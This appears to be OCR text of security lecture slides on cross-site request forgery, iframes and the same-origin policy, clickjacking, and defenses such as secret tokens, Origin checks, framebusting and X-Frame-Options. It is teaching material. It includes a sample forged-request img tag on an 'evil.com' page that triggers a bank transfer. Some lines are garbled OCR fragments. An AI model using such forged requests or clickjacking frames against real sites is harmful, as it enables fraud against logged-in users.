


Cross Site Request Forgery (CSRF)

Cross Site Request Forgery (CSRF)

A *CSRF attack* causes the end user browser to execute unwanted actions on a web application in which it is currently authenticated.


Authenticates with bank.com
bank.com
/transfer?amount=500&dest=grandson
evil.com
Cookie checks out!
Sending $500 to grandson


/transfer?amount=10000&dest=evilcorp
bank.com
<img src="http://bank.com/
transfer?amount=10000&id=evilcorp">
evil.com
$10000
Cookie checks out!
Sending $10000 to EvilCorp

Cross Site Request Forgery (CSRF)

A *CSRF attack* causes the end user browser to execute unwanted actions on a web application in which it is currently authenticated.

CSRF Defenses

- Secret Validation Token

```
<input type=hidden value=23a3af01b>
```

- Referer Validation

```
e.php
```

Not designed for CSRF Protection

- Origin Validation

```
Origin: http://www.facebook.com/home.php
```

* Referrer is misspelled as “referer” in HTTP header field

Secret Token Validation

```
<input type=hidden value=23a3af01b>
```

- Requests include a hard-to-guess secret
  - Unguessability substitutes for unforgeability

- Variations
  - Session identifier
  - Session-independent token
  - Session-dependent token
  - HMAC of session identifier

Referrer Validation

```
Origin: http://www.facebook.com/home.php
```

HTTP Origin header

- ✓ Origin: http://www.facebook.com/
- ✗ Origin: http://www.attacker.com/evil.html
- ☐ Origin:

Lenient: Accept when not present (insecure)
Strict: Don’t accept when not present (secure)


How does the “Like” button work?

Like Button Requirements:


- Needs to access cookie for domain facebook.com
- Can be deployed on domains other than facebook.com
- Other scripts on the page should not be able to click Like button

We need to *isolate* the Like button from the rest of the page

IFrames




Pages share same domain


Here's an IFrame:
ESPN FC HOMEPAGE: GLOBAL USA
ESPN FC
NEWS & FEATURES WATCH FIXTURES & RE
Quick Links Live scores Transfer Center ESPN F

Pages do not share same domain

The *same-origin policy* states that the DOM from one domain should not be able to access the DOM from a different domain


How does the "Like" button work?


ESPN FC HOMEPAGE: GLOBAL | USA | EN ESPAÑOL
ESPN.CO.UK | ESPN.COM | ESPNDEPORTES.COM
Sign In or Register
ESPN FC
PRESENTED BY SEIKO
Like 1.1m
Search
NEWS & FEATURES WATCH FIXTURES & RESULTS EPL ENGLAND USA MEXICO UCL EUROPE GLOBAL WORLD CUP FANTASY
Quick Links Live scores Transfer Center ESPN FC TV Blog Network Galleries Podcast Facebook Twitter BUY official kit
All Live Scores » Esp Full Scoreboard » Ita SPL Rus Aus
FT Elche 0 Villarreal 1

```
<iframe id="f5b9bb75c" name="f2f3fdd398" scrolling="no"
title="Like this content on Facebook." class="fb_ltr"
src="http://www.facebook.com/plugins/like.php?api_key=11665616
1708917..." style="border: none; overflow: hidden; height:
20px; width: 80px;"></iframe>
```

The same-origin policy prevents the host from clicking the button and from checking if it's clicked

Using Frames for Evil


Which of the following would you like for free?

Complete iPad Purchase

iPad Store Online

Which of the following would you like for free?

Complete iPad Purchase

Which of the following would you like for free?

iPad

Which of the following would you like for free?

iPad

If pages with sensitive buttons can be put in an IFrame, then it may be possible to perform a Clickjacking attack

Clickjacking

Clickjacking occurs when a malicious site tricks the user into clicking on some element on the page unintentionally.

Like
Click for a FREE iPad!

Slides modeled after presentation by Lin-Shung Huang at USENIX 2012.
Paper: Lin-Shung Huang, Alex Moshchuk, Helen J. Wang, Stuart Schechter, and Collin Jackson. 2012. Clickjacking: attacks and defenses. In *Proceedings of the 21st USENIX conference on Security symposium* (Security'12). USENIX Association, Berkeley, CA, USA, 22-22.

Framebusting

Framebusting is a technique where a page stops functioning when included in a frame.

```
<script type="text/javascript">
  if(top != self) top.location.replace(self.location);
</script>
```

If the page with this script is embedded in a frame, then it will escape out of the frame and replace the embedding page

X-Frame-Options Header

DENY:


The page cannot be embedded in a frame

SAMEORIGIN:

The page can only be framed on a page with the same domain

ALLOW-FROM origin:

The page can only be framed on a page with a specific other domain



This content cannot be displayed in a fra

To protect your security, the publisher of this content does displayed in a frame.

Click here to open this content in a new window

Can limit flexibility and might not work on older browsers


Detection Theory

Base Rate, fallacies, and detection systems

Ω

Let Ω be the set of all possible events.
For example:

- Audit records produced on a host
- Network packets seen

